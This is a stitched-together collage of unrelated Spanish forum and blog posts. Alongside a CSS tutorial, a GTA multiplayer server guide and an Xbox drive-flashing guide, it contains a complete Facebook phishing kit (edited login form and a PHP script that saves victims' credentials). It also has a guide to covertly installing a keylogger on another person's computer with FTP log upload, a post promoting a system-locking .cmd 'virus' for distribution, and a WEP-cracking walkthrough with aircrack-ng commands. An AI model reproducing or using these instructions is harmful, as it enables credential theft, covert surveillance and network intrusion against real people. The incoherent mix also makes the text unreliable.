sirve para indicar el archivo de imagen de fondo que ha de tener la web. La ruta del archivo de imagen se escribe entre los paréntesis tal y como hemos visto en el código. Por defecto, es decir, si no decimos lo contrario, esta imagen de fondo se repetirá horizontal y verticalmente para ocupar todo el fondo de la página, como formando un mosaico. Se puede hacer que no se repita, que se repita solo horizontalmente, o solo verticalmente e incluso que no se repita y colocarlo en el centro, o en la parte baja o a la derecha.... En cambio no es posible conseguir que solo salga una vez y que a la vez se expanda ocupando toda la página. Vamos a ver todas esas opciones. Background-Repeat Para que el fondo solo salga una vez hay que decirle, en la misma línea de la hoja de estilo que no se repita, de este modo: background-repeat:no-repeat quedando así el código de la Hoja de Estilos: body {background-color:#E6E6FA ; background-image:url(objetos/fondo.png); background-repeat:no-repeat;} Para que el fondo se repita solo horizontalmente, se pone esto en su lugar: background-repeat:repeat-x body {background-color:#E6E6FA; background-image:url(objetos/fondo.png); background-repeat:repeat-x;} Para que se repita solo verticalmente se escribe: background-repeat:repeat-y body {background-color:#E6E6FA; background-image:url(objetos/fondo.png); background-repeat:repeat-y;} Para que se repita vertical y horizontalmente no hace falta poner nada, pero si lo deseas puedes poner esto: background-repeat:repeat, tal que así: body {background-color:#E6E6FA; background-image:url(objetos/fondo.png); background-repeat:repeat;} Aún hay otro valor posible que podemos dar. Se trata del valor "inherit" que significa algo así como fondo anclado. Significa que aunque movamos la web el fondo quedaría fijo y solo se desplaza el contenido, no el fondo. Eso si, no funciona en todos los navegadores, tenlo en cuenta si lo aplicas. Background-Position También puedes elegir que el fondo aparezca arriba y centrado, abajo a la izquierda y todas estas combinaciones con la propiedad background-position. Te dejo un ejemplo para que lo pruebes y veas como funciona: body {background-color:#E6E6FA; background-image:url(objetos/fondo.png); background-repeat:no-repeat ; background-position:left bottom;} Los valores que puede tomar son: top (arriba), center (centrado) y bottom (abajo) para la alineación vertical; y left (izquierda) center (centro) y right (derecha) para la alineación horizontal, de modo que puedes usar cualquiera de esas combinaciones. Aunque no se recomienda, también puedes usar distancias, es decir, indicarle que se posicione a 50 pixeles desde la derecha y 100 pixeles desde arriba, así: background-position: 50px 100px. Un pixel es una medida de distancia y equivale a un puntito de tu monitor. Si te acercas mucho mucho a tu monitor, casi pegando las narices a él, verás que todo está hecho con puntitos. Pues cada uno de esos es un pixel. Para hacerte una idea, estas letras que lees deben tener unos 10 pixeles de ancho cada letra. Una página web suele tener una achura de 800 pixeles. Background-Attachment Esto no funciona en todos los navegadores y hace que la imagen de fondo se quede fija mientras mueves la página con la barra de desplazamiento o que se mueva con ella. Los valores a tomar son fixed o scroll. Pero no te lo recomiendo por que depende del navegador conseguiras el efecto o no. Los estilos CSS para las imágenes con enlaces Como verás si pulsas en "Overview" o vista previa, la imagen del buzón de correo aparece recuadrada en azul. Esto es porque por defecto, los enlaces aparecen siempre subrayados con una lína azul, para indicar que son enlaces. Cuando se hace un enlace desde una imagen en lugar de aparecer subrrayada aparece recuadrada en azul. Esto no queda demasiado bien, de modo que vamos a corregirlo.Verás qué rápido y fácil se hace esto con la hoja de estilo y sin tocar para nada el index. Cierra el index.html de tu Html-Kit y abre la hoja de estilos llamada "estilos.css". Verás como solo tenemos aquella línea que habiamos definido para el body. Vamos a incluir otra línea más con este contenido: img {border-style:none;} Esto indica que, todos los elementos de imagen (img) han de cumplir lo que hemos puesto entre corchetes, es decir, que no tengan ningúna tipo de borde. i guardamos la hoja de estilo y abrimos el index.html veremos como en el "Overview" o vista previa ya no aparece ese recuadro. Tampoco saldrá ya en ninguna de las imágenes de ninguna de nuestras páginas. Cómo va nuestra página web por el momento? Por si te has perdido o por si has estado experimentando por tu cuenta y te has cargao el código Html de la web de ejemplo, te dejo aquí lo conseguido hasta el momento. Recuerda que puedes hacer experimentos creando otro sitio local, creando otra carpeta dentro de la carpeta "mis-paginas-web" que hemos creado en tu escritorio y repitiendo los primeros pasos de estas lecciones. Pero la web del ejemplo es mejor que no la toques mucho pues te podrías perder cuando la usamos en las lecciones siguientes, oki? La maravillosa Hoja de Estilo queda así: body {background-color:#E6E6FA; background-image: url(objetos/fondo.png); background-repeat: no-repeat; background-position:center center;} img { border-style: none;} .centrado { text-align:center;} Y el código Html del index.html de ejemplo así: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN"> <html> <head> <title>Pagina Principal del Ejemplo CCTW</title> <link rel="stylesheet" href="estilos.css" type="text/css" media="all"> </head> <body> <p class="centrado">Bienvenidos a mi página web. Muy pronto estará lista!</p> <p><img alt="Bienvenido al ejemplo de CCTW" src="objetos/sonrisa.gif" height="60" width="60" /></p> <p>Página creada gracias a <a href="http://www.comocreartuweb.com" target="_blank">CCTW</a></p> <p><a href="mailto:[email protected]"><img alt="Pulsa para escribirme un E-Mail!" src="objetos/buzon.gif" height="32px" width="32px" /></a></p> </body> </html> Y con esta página terminamos con la primera lección. Pulsando arriba, en la barra de navegación naranja sobre "Lección Segunda" o pulsando en la flecha derecha de aquí abajo continuamos con la segunda, donde empezaremos a meter mano a la plantilla. eso es todo PD: aorrense comentarios tontos seran eliminados de inmediato
TUTORIAL: Crear un Servidor Grand Thef Auto San Andreas Multiplayer. Guia: abrir el archivo server.cfg en la carpeta del server @echo Executing Server Config… lanmode 0 para jugar en red-1 para jugar on-line rcon_password la password para el RCON”ADMINISTRADOR” maxplayers la cantidad de users que quieres para el server, port RECOMIENDO “540″ es el mas comun en los servers hostname El nombre de tu server, gamemode0 el nombre de tu Modo de juego, El modo de juego si queres DeathMatch “lvdm” filterscripts aqui van los filterscripts”son las cosas agregadas al server ej, armas teleports etc announce 1 activado-0 desactivado no se para que sirve pero yo lo tengo activado y mi server anda de 10 query 1 activado-0 desactivado no se para que sirve pero yo lo tengo activado weburl esta es la pagina de internet de el dueño o mail o como queiras anticheat 1 siempre dejenlo abierto para que no entren cheaters ni hackers a tu server mapname el nombre del mapa, lo que tu quieras Filterscripts FilterScripts incluidos tele / son teleports, /lv /sf /ls /area51 ara=armas / /cuchillo /escopeta /recortada / uzi /m4 /ak47 etc menuautos= /menuautos y seleccionas tu auto preferido hora= te aparece la hora de Argentina con /time o sino aparece sola ladmin4v2= este FS es el mas importante, es el comando de los admins para modificarlo, y que te hagas admin en tu server tenes que entrar en la carpeta scriptfiles>>>users>>>tu nombre y te modificas donde dice Level= a 5 isla= una isla muy buena para visitarla tipea /visitar Para colocar Filterscripts deben abrir el archivo server.cfg y colocar el nombre de cada FS= Filterscript que vimos un paso atras. Comandos Ladmin/Admin: ATENCION: todos los comandos van con una “/” al principio, ej: /setlevel Nivel 1 getinfo, weaps, vr, repair, ltune, lhy, lnos, lp, asay, ping, lslowmo, ltc, morning, adminarea, reports, richlist, miniguns, saveplacae, gotoplace, saveskin, useskin, dontuseskin. Nivel 2 giveweapon, setcolour, lockcar, unlockcar, burn, spawn, disarm, lcar, lbike, lheli, lboat, lplane, hightlight, announce, announce2, screen, jetpack, flip, goto, vgoto, lgoto, fu, warn, slap, jailed, frozen, mute, unmute, muted, laston, lspec, lspecoff, lspecvehicle, clearchat, lmenu, ltele, cm, ltmenu, write. Nivel 3 sethealth, setarmour, setcash, setscore, setskin, setwanted, setname, setweather, settime, setworld, setinterior, force, eject, bankrupt, sbankrupt, ubound, lweaps, lammo, countdown, duel, car, carhealth, carcolour, setping, setgravity, destroycar, teleplayer, vget, givecar, gethere, get, kick, explode, jail, unjail, freeze, unfreeze, akill,aka, disablechat, clearallchat, caps, move, moveplayer, healall, armourall, setallskin, setallwanted, setallweather, setalltime, setallworld, setallscore, setallcash, giveallcash, giveallweapon, lweather, ltime, lweapons. Nivel 4 crash, enable, disable, god, godcar, die, ban, rban, settemplevel, uconfig, botcheck, lockserver, unlockserver, forbidname, forbidword, invis, uninvis, killinvis, fakedeath, spawnall, muteall, unmuteall, getall, killall, freezeall, unfreezeall, kickall, slapalll, explodeall, disarmall, ejectall. Nivel 5 god, sgod, setlevel, pickup, object, fakechat, spam RCON info, aka, pm, asay, ann, uconfig, chat Descargas: Descarga: mis Filterscripts http://sa-mp.hispahack.es/download/samp02xserver.win32.zip Descargar: files para el server http://www.sa-mp.com/download.php... visita mis otros post: http://www.taringa.net/posts/info/14464651/Manual-Brutus.html http://www.taringa.net/posts/juegos/14389234/Grand-Theft-Auto-IV-_PC-DVD_-_MULTI_-_Spanish_.html http://www.taringa.net/comunidades/ganjah/
Este sencillo editor de texto nos permite crear archivos de todo tipo, incluso virus. Es posible crear un troyano con este sencillo editor de texto, para ello debemos escribir en el lo siguiente: Luego guardamos el archivo con la codificación cmd. Este virus lo que hace es bloquear el sistema operativo por completo, siendo imposible recuperar el control, teniendo que formatear el disco duro para poder seguir usando nuestro pc. Es muy posible que nuestro antivirus lo detecte como amenaza, de echo es una amenaza. A mi me lo detectó: Tendréis que desactivar el antivirus si queréis guardarlo, pero recordad BAJO NINGÚN CONCEPTO ABRÁIS EL ARCHIVO o ya sabéis lo que os va a pasar. Este virus lo podéis pasar por correos o subirlo a servidores de descargas de rapidshare o incluso al ares.
ueno como ya sabrán un keylogger es un programa que registra todo lo escrito en un ordenador. Pues en concreto les voy a hablar del keylogger douglas ya que es muy senzillo de manejar. Lo pueden descargar de mi sección Links de descargas y una vez lo hayan descargado y descomprimido todo, ejecuten el instalador y le dan a siguiente y les pedira que introduzcan la contraseña que será necesaria para poder ver y borrar el contenido de todo lo que haya registrado y para poder configurar el keylogger. Luego le dan a aceptar, le dan a instalar y listo. Para acceder al panel de control del keylogger presione las teclas Ctrl+Alt+Shift+F9 que es el acceso predeterminado y saldrá algo así: -La primera opción es para instalarlo en que caso de que aún no lo hayan hecho. -La segunda opción es para desinstalar el keylogger en caso de que quisieran hacerlo. -La tercera opción es para leer la información de todo lo que se ha tecleado. -La cuarta opción es para borrar la información guardada hasta el momento. -La quinta opción es para cambiar la contraseña en caso de que se quiera. -La sexta opción es para cambiar el acceso rápido de Ctrl+Alt+Shift+F9 a Ctrl+Alt+Shift+(lo que quieran). -La séptima opción es para que el mismo programa te envíe la informanción a un servidor de almacenamiento FTP. -La octava opción es para reparar el programa en caso de que no funcione correctamente. -La novena opción es información acerca de este keylogger y de la gente que lo ha hecho. Para las siete primeras opciones menos la de instalar, les pedirá la contraseña que previamente han introducido al instalar el programa. Ahora les voy a explicar como funciona la séptima opción, ya que es perfecta para tener este programa instalado en un ordenador ajeno y poder ver la información sin necesidad de tener acceso a dicho ordenador. Para configurar el envió FTP deben de tener una pagina web que tenga la opción de envió FTP. Como muchos no tendran o incluso no sabran lo que es esto, les voy a explicar paso por paso como tienen que hacer. Van a la página http://0catch.com/ y le dan a la que dice Free Webhosting y le dan al botón Sign up Ahora en el Choice1 escriban en el hueco blanco el nombre que quieran que tenga su página, y le dan a Sign Up Now. es aparecerá una página en la que abajo del todo en el Plan 1 seleccionaran la opción Free y le daran a Continue With Signup Es posible que en el siguiente paso les salga publicidad, le dan a No Thanks, a FREE site will be fine y listo. Vale ahora les pedirá los datos, los introducen todos correctamente y le dan a Create Your Account. Una vez hayan terminado de introducir el email y todo, revisen el correo porque les habran mandado un link para confirmar su cuenta. Bien, una vez creada la cuenta van al keylogger y le dan a la septima opción, la de configurar envío FTP, e introducen su contraseña. Les saldrá esta ventana: En el 1 introduzcan su web que será del tipo thehacker57.0catch.com En el 2 introduzcan su usuario que será del tipo thehacker57.0catch.com (la web y el usuario son iguales) En el 3 introduzcan la contraseña que pusieron al registrarse en la web. En el 4 no hagan nada, es el directorio que creará para guardar los envíos. En el 5 presionen para saber si la conexión a su cuenta es correcta, si no les sale ninguna ventanita con ningun mensaje es que está bien configurado, En el 6 especifiquen cada cuanto tiempo quieren que haga los envíos. En el 7 marquen o desmaquen la casilla según si quieren que se borre o no la información tras cada envío exitoso. Delen a ok y ya estará configurado para enviarles la información a su servidor FTP. Ahora para poder ver la información enviada por el keylogger necesitarán un programa llamado Filezilla Lo descargan y lo instalan. Cada vez que quieran acceder a su servidor FTP abran el Filezilla: En el 1 introduzcan la web que pusieron el la configuración del keylogger que será del tipo thehacker57.0catch.com En el 2 introduzcan el usuario que pusieron en la configuración del keylogger que será del tipo thehacker57.0catch.com (la web y el usuario son iguales) En el 3 introduzcan la contraseña que pusieron en la configuración del keylogger que es la que pusieron al registrarse en la web. No pongan nada en Puerto y delen a Conexión rápida y en unos instantes les aparecerá la información almacenada el sector 5. En el 5 se muestran los envíos recibidos, que estaran todos dentro del directorio KeyloggerDouglas, que a su vez tendrá tantas subcarpetas como ordenadores hayan configurado para esto. En el 4 se muestra el directorio de tu propio ordenador, donde se descargaran los archivos que desees descargar a tu pc. En el 6 se muestra el estado de las transferencias en curso o ya hechas. Si cuando configuraron el envío FTP al darle a comprobar conexión no les dió ningun error, debería aparecerles dentro de la carpeta KeyloggerDouglas y dentro de la carpeta con el nombre del pc en el que lo hicieron, un documento de texto en el que dice que se ha configurado corectamente y que ya está listo para funcionar. Bueno esto es todo, espero que les haya gustado y les sea útil. Link: http://douglas.softonic.com/
Tutorial Aprende a Crear Fake Web Bueno para los que no saben les voy a explicar como crear un Fake. Para robar Cuentas & Hackear Facebook, Netlog, hi5, Myspace, Badoo, Sonico, etc... En este caso voy a tomar como ejemplo Facebook A partir de esto se puede crear un Fake de cualquier pagina donde sea necesario introducir Login y contraseña. ok vamos ... Son 3 Pasos o 3 Partes: Crear el *Index.html *El Archivo PHP y *Robados.txt Vamos a la pagina ( http://www.facebook.es ) en mi caso uso IE asi que hare el ejemplo con el. clickamos con el click derecho -- Ver Codigo Fuente y veremos el codigo de fuente. lo copiamos y lo pegamos en un editor de texto ( Yo uso Expression Web pero pueden utilizar el block de notas) Nos Vamos a la Pestaña Edicion -- Buscar Y buscamos el <Form> Veremos un codigo asi: --------------------------------------------------------------------------------------------------------------------------------------------------------------------- <form method="POST" action="https://login.facebook.com/login.php?login_attempt=1"" name="menubar_login" id="menubar_login"><input type="hidden" name="charset_test" value="€,´,€,´,水,Д,Є" /><input type="hidden" id="locale" name="locale" value="es_ES" /><table cellpadding="0" cellspacing="0"><tr><td class="login_form_label_field login_form_label_remember"><label><input type="checkbox" name="persistent" value="1" />Recordarme</label></td><td class="login_form_label_field"><a href="http://www.facebook.es/reset.php" rel="nofollow">¿Has olvidado tu contraseña?</a></td><td class="login_form_last_field login_form_label_field"></td></tr><tr><td><input type="text" class="inputtext" id="email" name="email" value="" /></td><td><input type="password" class="inputpassword" id="pass" name="pass" value="" /> --------------------------------------------------------------------------------------------------------------------------------------------------------------------- Como podemos ver el input email es el nombre de usuario y el input pass es el pasword. Lo que haremos es cambiar el Action= ,esto para que en vez de enviar los datos a la base de Facebook la envie a un archivo nuestro, en este caso lo llamaremos Roba.php y lo hacemos de la siguiente manera. <form method="POST" action="Roba.php" Una vez echo los cambios no olviden GUARDAR como index.html Ahora vamos a crear el roba.php --------------------------------------------------------------------------------------------------------------------------------------------------------------------- <?php $login=$_POST["email"]; $pass=$_POST["pass"]; $guardar=fopen("robados.txt",a); fwrite($guardar," ".$login." ".$pass); fclose($guardar); echo "<META HTTP-EQUIV='refresh' CONTENT='1; url=http://www.facebook.es'>"; ?> --------------------------------------------------------------------------------------------------------------------------------------------------------------------- En donde esta $guardar=fopen("robados.txt",a); podemos darle el nombre que queramos a robados.txt , aqui es donde uds veran los datos robados. El echo "<META HTTP-EQUIV='refresh' CONTENT='1; url=http://www.facebook.es>"; ?> es para redireccionar al iluso a la pagina original y no tenga sospechas. Por ultimo creamos un archivo en blanco con el nombre Robados.txt Bien una vez que tengamos los tres archivos : index.html roba.php robados.txt lo subimos a nuestro hosting y queda listo. Recomendaciones : 1- subir a un hosting de pago, en caso de ser free lo ideal seria sin publicidad y debe aceptar php. Yo Uso el hosting de Miarroba o T35 Para Subir los archivos ya saben: Se Registran y en Web Ftp examinan y Buscas sus tres archivos y le dan en subir CREDITOS: ANGELMAS,SirFlow

Importante leer: Ni yo ni Taringa se responsabiliza de los daños que pueda ocasionar este manual en tu xbox360. Si sigues todos los pasos correctamente, no deberias de tener ningún problema. Los meritos de este manual no son mios, lo vi buscando por google y me parecio buena idea subirlo a escenadual para que otras personas se puedan beneficiar de el. Necesitamos: Destornillador TorX nº10 PC con puerto SATA Cable SATA JungleFlasher v0.1.181 firmware LTPlus-9504 1.Una vez desarmado la consola, dejamos como esta el cable de corriente que va al lector y desconectamos el cable sata. Tomamos un otro cable sata y conectamos el lector al pc (obviamente el pc apagado). 2. Prendemos primero la xbox despues el pc. Nota: La xbox se apaga automaticamente en 5-7minutos. Para que no se apague, tenemos que dejar conectado el cable hdmi (o el cable de video comun) de xbox a la tele. Si esto les apaga la consola, entonces conecten la parte delantera (sensor) a la xbox. Yo lo hice rapido sin que llegara a apagarse. 3. Si tenemos Windows vista/7 antes de que cargue el windows apretamos rapidamente la tecta F8. Nos llevara a un menu donde elegimos "Disable Driver Signature Enforcement" y damos Enter. (esto es para que el jungleflasher no de errores de firma) 4. Si tenemos Windows XP no hacemos nada, solamente prendemos el pc. 5. Descomprimimos y abrimos la carpeta "JungleFlasher v0.1.181 Beta (226)". Entramos en "libusb" copiamos el archivo "libusb0.dll" y pegamos en "JungleFlasher v0.1.181 Beta (226)" (donde esta el ejecutable JungleFlasher.exe) 6.Click derecho sobre JungleFlasher.exe, ejecutar como administrador. 7. Nos abrira esto: Prestar atencion en lo marcado en verde, si les aparece not instaled hay un problema con el portio o que no han deshabilitado la firma desde el F8. 8. Si todo va bien como lo indicado, nos vamos a la pestaña MTK Flash 32 y donde dice I/O seleccionamos un puerto hasta que apareza nuestro lector, asi: Revisen que en los dos DVD Key @ el codigo sea el mismo. 14. Ahora vamos a MTK Flash 32 y le damos de nuevo a Slim Unlock, esperamos hasta que nos desbloquee el lector. 15. Ahora le damos a write esperamos hasta que termine de escribir, verificar. Al final les saldra esto: 16. Cerramos el jungle, apagamos la compu, desconectamos todo, armamos la slim de vuelta y a disfrutar.

La semana pasada les informaba que BackTrack 5 ya estaba disponible para ser descargado. Además les expliqué cómo instalarlo y cómo arrancar tu computadora con el Live CD de BackTrack 5. Pues bien, el día de hoy les traigo una guía paso a paso que les permitirá crackear cualquier red WiFi con encriptación WEP activada usando BackTrack. Nota: El conocimiento es poder, pero el poder no significa que debes ser un idiota, ni que debas hacer nada ilegal. Saber abrir una cerradura no te hace un ladrón. Este post está hecho con fines meramente educativos. Como dije anteriormente, usaremos BackTrack 5, aunque da lo mismo que versión de BackTrack utilices, el procedimiento es el exactamente el mismo. Lo que necesitas: - Un Live CD de BackTrack. - Un adaptador o tarjeta de red con capacidad de inyección de paquetes. - Una red WiFi cercana. Lo primero de todo es arrancar tu ordenador usando BackTrack, preferiblemente en modo gráfico. Si no sabes cómo, puedes verlo aquí. Paso 1. Debes abrir una ventana de la terminal o consola y escribir el siguiente comando: airmon-ng El comando anterior te dirá cual es tu tarjeta inalámbrica, lo nombres más comunes son wlan0, ra0, eth0 ó eth1, cosas asi por el estilo. Te darás cuenta de cual es nombre de tu adaptador de red. Anota el nombre en un papel. Paso 2. El siguiente paso es cambiar la MAC de tu ordenador. Para ello debes introducir el siguiente comando: airmon-ng stop (tarjeta de red) ifconfig (tarjeta de red) down macchanger – -mac 00:11:22:33:44:55 (tarjeta de red) airmon-ng start (tarjeta de red) Si tu tarjeta de red se llama wlan0, entonces los comandos serían: airmon-ng stop wlan0 ifconfig wlan0 down macchanger – -mac 00:11:22:33:44:55 wlan0 airmon-ng start wlan0 Si se llama eth0, entonces sería: airmon-ng stop eth0 ifconfig eth0 down macchanger – -mac 00:11:22:33:44:55 eth0 airmon-ng start eth0 Dondequiera que veas (tarjeta de red) debes reemplazarlo con el nombre de tu tarjeta de red. Nosotros hemos usado la MAC 00:11:22:33:44:55, pero tú puedes usar cualquiera que se te ocurra. Paso 3. El siguiente comando te permitirá ver cuáles son las redes WiFi que hay a tu alrededor. airodump-ng (tarjeta de red) Va a salir una lista con todas las redes inalambricas alrededor, donde dice el BSSID (MAC del router que da la señal), PWR (Poder de señal), CHN (Canal en que se encuentra la red), ENC (Es el tipo de encriptación) y ESSID (Nombre de la red inalambrica). Cuando veas la red que deseas crackear, pulsa Ctrl + C para detener la lista. Resalta la fila perteneciente a la red de interés, y tomar nota de dos cosas: su BSSID y su canal (en la columna CH), como se ilustra a continuación. Es evidente que la red que desea crackear debe tener cifrado WEP (en la columna ENC), no debe tener WPA, ni ninguna otra cosa. Paso 4. Ahora vamos a ver lo que está pasando con la red que hayas eligido y capturar esa información en un archivo. airodump-ng -c (canal) -w (nombre del archivo) – -bssid (bssid) (tarjeta de red) Supongamos que la red que deseas crackear está en en canal 1, que deseas nombrar el archivo como ‘prueba’ y que el bssid es 00:00:00:00:00:00 y que tu tarjeta de red es wlan0, entonces el comando sería: airodump-ng -c 1 -w prueba – -bssid 00:00:00:00:00:00 wlan0 Ahora ya estas capturando datos, ahora fíjate que hay una columna que dice DATA, estos son los paquetes que llevas capturados, para poder descifrar la clave WEP como mínimo deves capturar unos 20,000 paquetes. Yo recomiendo 30,000. Notarás que puede ir muy lento, esto significa que ninguna persona esta utilizando la red en el momento. Entonces no esta generando trafico y te podria llevar demasiado tiempo llegar a los 20,000 paquetes. Por suerte tu mismo puedes inyectarle tráfico a la red y para eso es el comando siguiente. Paso 5. Abre una nueva ventana de la consola y escribe el siguiente comando: aireplay-ng -1 0 -a (bssid) -h 00:11:22:33:44:55 -e (essid) (tarjeta de red) -a es el bssid de la red que estamos atacando -h es la mac falsa que le diste a tu tarjeta de red al principio -e es el nombre de la red que estamos atacando Después de introducir el comando deberían aparecer 4 lineas de codigos y la final debe decir que la conexion ha sido exitosa (“Association successful”), esto significa que estas conectado en capa 2 del router de la red que estás atacando. Si por alguna razón no te puedse conectar, entonces las causas pueden ser las siguientes: -La red que quieres atacar esta muy lejos. -Tu tarjeta de red no puede hacer inyeccion de paquetes. Paso 6. Ahora para inyectarle el tráfico introducce el siguientes comando: aireplay-ng -3 -b (bssid) -h 00:11:22:33:44:55 (tarjeta de red) Donde: -b es el bssid de la red que estamos atacando. -h es la MAC falsa que le dimos a tu tarjeta de red inalámbrica. Verás que que se empezaran a inyectar paquetes, si vas a ver a la otra terminal donde estás capturando los paquetes te darás cuenta que la columna de DATA ahora avanzará mucho más rápido. Dependiendo de la potencia de la red que estés atacando este proceso podría tomar algún tiempo. Es cuestión de que dejes el ordenador trabajar y vayas a dar una vuelta hasta que data llegue a 20,000 paquetes. Paso 7. Una vez que hayas recopilado datos suficientes, es el momento de la verdad. Abre una tercera ventana de la consola y ejecuta el siguiente comando para recuperar que los datos que hemos recogido: aircrack-ng-b (bssid) (nombre de archivo-01.cap) Aquí el nombre del archivo debe ser el que escribiste más arriba. Debes ir al escritorio para verlo, es el que tiene la extensión .cap. Si no has recopilado suficientes datos, aircrack presentará un error y te dirá que vuelvas a intentarlo con más datos. Si tienes éxito, se verá así: La clave WEP aparece al lado del mensaje “Key Found”. Esto significa que la contraseña se ha descifrado. Puedes copiarla y usarla para conectarte a esa red cuando quieras. -El router que quieres atacar tiene seguridad para evitar este tipo de ataques.